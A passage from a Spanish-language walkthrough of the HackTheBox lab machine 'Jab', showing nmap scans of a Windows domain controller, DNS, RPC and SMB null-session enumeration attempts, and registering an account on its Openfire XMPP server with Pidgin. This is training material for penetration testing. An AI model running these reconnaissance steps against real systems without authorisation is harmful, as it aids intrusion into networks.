

Jab

Máquina: Jab

IP: 10.129.230.215

1. Reconocimiento

1.1 Escaneo de puertos TCP

Realizamos un escaneo inicial para identificar los puertos abiertos en la máquina objetivo utilizando `nmap`.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.230.215 -vv -oG scanPort
```

Explicación del comando:

- `nmap` : Herramienta de escaneo de red.
- `-p-` : Escanea el rango completo de puertos (del 1 al 65535).
- `--open` : Muestra solo los puertos que están abiertos, ignorando los cerrados o filtrados.
- `-sS` : Realiza un "TCP SYN Scan" (escaneo semi-abierto), que es más rápido y sigiloso.
- `--min-rate 5000` : Fuerza a nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo para acelerar el proceso.
- `-Pn` : Omite el descubrimiento de host (asume que el host está activo), útil si el ping está bloqueado.
- `-n` : Desactiva la resolución DNS inversa para mayor velocidad.
- `10.129.230.215` : Dirección IP de la máquina objetivo.
- `-vv` : "Very Verbose", aumenta el nivel de detalle en la salida mientras se ejecuta.
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.230.215
Host is up, received user-set (0.047s latency).
Scanned at 2026-02-09 19:28:53 CET for 12s
Not shown: 65500 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
```

```

636/tcp    open  ldapssl      syn-ack ttl 127
3268/tcp   open  globalcatLDAP syn-ack ttl 127
3269/tcp   open  globalcatLDAPssl syn-ack ttl 127
5222/tcp   open  xmpp-client   syn-ack ttl 127
5223/tcp   open  hpvirtgrp     syn-ack ttl 127
5262/tcp   open  unknown       syn-ack ttl 127
5263/tcp   open  unknown       syn-ack ttl 127
5269/tcp   open  xmpp-server   syn-ack ttl 127
5270/tcp   open  xmp           syn-ack ttl 127
5275/tcp   open  unknown       syn-ack ttl 127
5276/tcp   open  unknown       syn-ack ttl 127
5985/tcp   open  wsman         syn-ack ttl 127
7070/tcp   open  realserver    syn-ack ttl 127
7443/tcp   open  oracleas-https syn-ack ttl 127
7777/tcp   open  cbt           syn-ack ttl 127
9389/tcp   open  adws          syn-ack ttl 127
47001/tcp  open  winrm         syn-ack ttl 127
49664/tcp  open  unknown       syn-ack ttl 127
49665/tcp  open  unknown       syn-ack ttl 127
49666/tcp  open  unknown       syn-ack ttl 127
49667/tcp  open  unknown       syn-ack ttl 127
49673/tcp  open  unknown       syn-ack ttl 127
49694/tcp  open  unknown       syn-ack ttl 127
49695/tcp  open  unknown       syn-ack ttl 127
49696/tcp  open  unknown       syn-ack ttl 127
49701/tcp  open  unknown       syn-ack ttl 127
49773/tcp  open  unknown       syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds

1.2 Escaneo de Servicios y Versiones

A continuación, se lanzan scripts de enumeración básicos y detección de versiones sobre los puertos detectados.

Resultado:

Nmap scan report for 10.129.230.215

Host is up (0.048s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-02-09 12:31:46Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: jab.htb, Site: Default-First-Site-Name)

```
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after: 2024-10-31T20:16:18
|_ssl-date: 2026-02-09T12:33:03+00:00; -5h59m22s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
(Domain: jab.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-02-09T12:33:03+00:00; -5h59m22s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after: 2024-10-31T20:16:18
3268/tcp open ldap Microsoft Windows Active Directory LDAP
(Domain: jab.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after: 2024-10-31T20:16:18
|_ssl-date: 2026-02-09T12:33:05+00:00; -5h59m21s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
(Domain: jab.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after: 2024-10-31T20:16:18
|_ssl-date: 2026-02-09T12:33:03+00:00; -5h59m22s from scanner time.
5222/tcp open jabber Ignite Realtime Openfire Jabber server 3.10.0
or later
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     auth_mechanisms:
|     compression_methods:
|     capabilities:
```

```

|     features:
|     xmpp:
|         version: 1.0
|_    stream_id: 5t85p3hge5
5223/tcp open  ssl/jabber
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-
well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error>
</stream:stream>
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
| xmpp-info:
|   STARTTLS Failed
|   info:
|       unknown:
|       errors:
|           (timeout)
|       compression_methods:
|       auth_mechanisms:
|       features:
|       capabilities:
|_    xmpp:
5262/tcp open  jabber          Ignite Realtime Openfire Jabber server 3.10.0
or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|       unknown:
|       errors:
|           invalid-namespace
|           (timeout)
|       auth_mechanisms:
|       compression_methods:
|       capabilities:
|       features:
|       xmpp:
|           version: 1.0
|_    stream_id: 3hvg2xyes
5263/tcp open  ssl/jabber      Ignite Realtime Openfire Jabber server 3.10.0
or later
|_ssl-date: TLS randomness does not represent time
| xmpp-info:
|   STARTTLS Failed
|   info:
|       unknown:
|       errors:

```

```
|      (timeout)
|      compression_methods:
|      auth_mechanisms:
|      features:
|      capabilities:
|_    xmpp:
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
5269/tcp open  xmpp          Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     errors:
|       (timeout)
|       compression_methods:
|       auth_mechanisms:
|       features:
|       capabilities:
|_    xmpp:
5270/tcp open  ssl/xmpp        Wildfire XMPP Client
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
5275/tcp open  jabber          Ignite Realtime Openfire Jabber server 3.10.0
or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|       auth_mechanisms:
|       compression_methods:
|       capabilities:
|       features:
|       xmpp:
|         version: 1.0
|_    stream_id: l1k7m694y
5276/tcp open  ssl/jabber
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
| xmpp-info:
```

```

| STARTTLS Failed
| info:
|   unknown:
|   errors:
|     (timeout)
|   compression_methods:
|   auth_mechanisms:
|   features:
|   capabilities:
|_ xmpp:
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   RPCCheck:
|_   <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-
well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error>
</stream:stream>
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7070/tcp open  http          Jetty
|_http-title: Openfire HTTP Binding Service
7443/tcp open  ssl/http      Jetty
|_http-title: Openfire HTTP Binding Service
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
7777/tcp open  socks5        (No authentication; connection not allowed by
ruleset)
| socks-auth-info:
|_ No authentication
9389/tcp open  mc-nmf        .NET Message Framing
47001/tcp open http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49773/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

```

```
SF-Port5223-TCP:V=7.98%T=SSL%I=7%D=2/9%Time=698A280D%P=x86_64-pc-linux-gnu
SF:%r(RPCCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.
SF:org/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-s
SF:streams\"/></stream:error></stream:stream>");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port5276-TCP:V=7.98%T=SSL%I=7%D=2/9%Time=698A280D%P=x86_64-pc-linux-gnu
SF:%r(RPCCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.
SF:org/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-s
SF:streams\"/></stream:error></stream:stream>");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled and required
| smb2-time:
|   date: 2026-02-09T12:32:56
|_  start_date: N/A
|_clock-skew: mean: -5h59m21s, deviation: 0s, median: -5h59m22s
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 86.64 seconds

Vemos que reporta el dominio `DC01.jab.htb` .

2. Enumeración

2.1 Enumeración DNS

Realizamos una enumeración del servicio DNS utilizando el dominio encontrado.

```
dig @10.129.230.215 jab.htb ptr
dig @10.129.230.215 jab.htb mx
dig @10.129.230.215 jab.htb ns
```

Explicación de comandos:

- `dig` : Herramienta para consultar servidores de nombres DNS.
- `@10.129.230.215` : Especifica que la consulta se haga al servidor DNS en la IP objetivo.
- `jab.htb` : El dominio a consultar.
- `ptr` : Solicita registros PTR (puntero inverso).
- `mx` : Solicita registros MX (intercambio de correo).
- `ns` : Solicita registros NS (servidores de nombres).

Resultado: Todas las consultas reportan el subdominio `dc01.jab.htb` , nada relevante adicional.

Intentamos realizar una transferencia de zona.

```
dig @10.129.230.215 jab.htb axfr
```

Explicación del comando:

- `axfr` : Solicita una transferencia de zona completa para listar todos los registros del dominio.

Resultado: `Transfer failed`

Añadimos los dominios encontrados al archivo `/etc/hosts` para que el sistema pueda resolverlos:

```
10.129.230.215 jab.htb dc01 dc01.jab.htb
```

2.2 Enumeración RPC

Intentamos enumerar usuarios del dominio mediante RPC.

```
rpcclient -U '' 10.129.230.215 -N -c 'enumdomusers'
```

Explicación del comando:

- `rpcclient` : Herramienta para ejecutar funciones MS-RPC del lado del cliente.
- `-U ''` : Intenta una sesión nula (sin usuario).
- `-N` : No solicita contraseña.
- `-c 'enumdomusers'` : Ejecuta el comando específico para enumerar usuarios del dominio.

Resultado: `NT_STATUS_ACCESS_DENIED`

Probamos autenticación como usuario invitado (Guest).

```
rpcclient -U 'GUEST%GUEST' 10.129.230.215 -N -c 'enumdomusers'
```

Explicación del comando:

- `-U 'GUEST%GUEST'` : Intenta conectar con usuario 'GUEST' y contraseña 'GUEST'.

Resultado: `Error was NT_STATUS_LOGON_FAILURE`

2.3 Enumeración SMB

Recopilamos información básica del dominio mediante SMB.

```
netexec smb 10.129.230.215
```

Explicación del comando:

- `netexec smb` : Ejecuta Network Execution (anteriormente crackmapexec) sobre el protocolo SMB.

Resultado:

```
SMB 10.129.230.215 445 DC01 [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:jab.htb) (signing:True)
(SMBv1:False)
```

Intentamos listar recursos compartidos (shares) mediante sesión nula.

```
smbmap -H 10.129.230.215 -u ''
```

Explicación del comando:

- `smbmap` : Herramienta para enumerar recursos compartidos en SMB.
- `-u ''` : Especifica un usuario vacío.

Resultado: `[!] Access denied`

Probamos con otra herramienta para corroborar.

```
smbclient -L 10.129.230.215 -N
```

Explicación del comando:

- `smbclient` : Cliente similar a FTP para acceder a recursos SMB/CIFS.
- `-L` : Lista los servicios disponibles en el servidor.
- `-N` : Suprime la solicitud de contraseña (intento de sesión nula).

Resultado: `conexión fallida.`


2.4 Investigación del servicio Jabber/XMPP

En el reporte de NMAP, vemos varios servicios como jabber.

Buscando lo que es, encontramos que es:


Cisco Jabber es una aplicación de colaboración unificada y mensajería instantánea empresarial para ordenadores y dispositivos móviles, que integra voz, video, chat y presencia. Permite a los usuarios realizar llamadas, compartir escritorio y enviar archivos, siendo comúnmente utilizado en entornos corporativos y universitarios.

Buscando clientes, encontramos uno de terceros que se llama Pidgin.




Instalamos pidgin: `apt install pidgin`


Añadimos cuenta:



Creamos nueva cuenta:



Configuramos las opciones avanzadas.



The screenshot shows a window titled 'Añadir cuenta' (Add account) with four tabs: 'Básica', 'Avanzadas', 'Pasarela', and 'Voz y vídeo'. The 'Avanzadas' tab is selected. It contains the following settings:

- Seguridad de la conexión:** A dropdown menu set to 'Solicitar cifrado'.
- ☐ **Permitir autenticación en claro sobre canales no cifrados**
- Puerto de conexión:** A text box containing '5222'.
- Conectar con el servidor:** A text box containing '10.129.230.215'.
- Pasarelas de transferencia de archivos:** An empty text box.
- URL BOSH:** An empty text box.
- ☒ **Mostrar emoticonos a medida**

At the bottom, there is a checkbox labeled 'Crear esta nueva cuenta en el servidor' which is checked. Two buttons are at the bottom right: 'Cancelar' (with a radio button icon) and '+ Añadir'.

Procedemos a añadir la cuenta.

Informacion del registro:



The screenshot shows a window titled 'XMPP Client Registration' with a question mark icon and a trophy icon. It contains the following fields:


- Username:** A text box containing 'x224'.
- Full name:** A text box containing 'x224'.
- Email:** A text box containing 'x224@jab.htb'.
- Password:** A text box with four dots indicating a masked password.

At the bottom, there are two buttons: 'Cancelar' (with a radio button icon) and 'Aceptar' (with a checkmark icon).

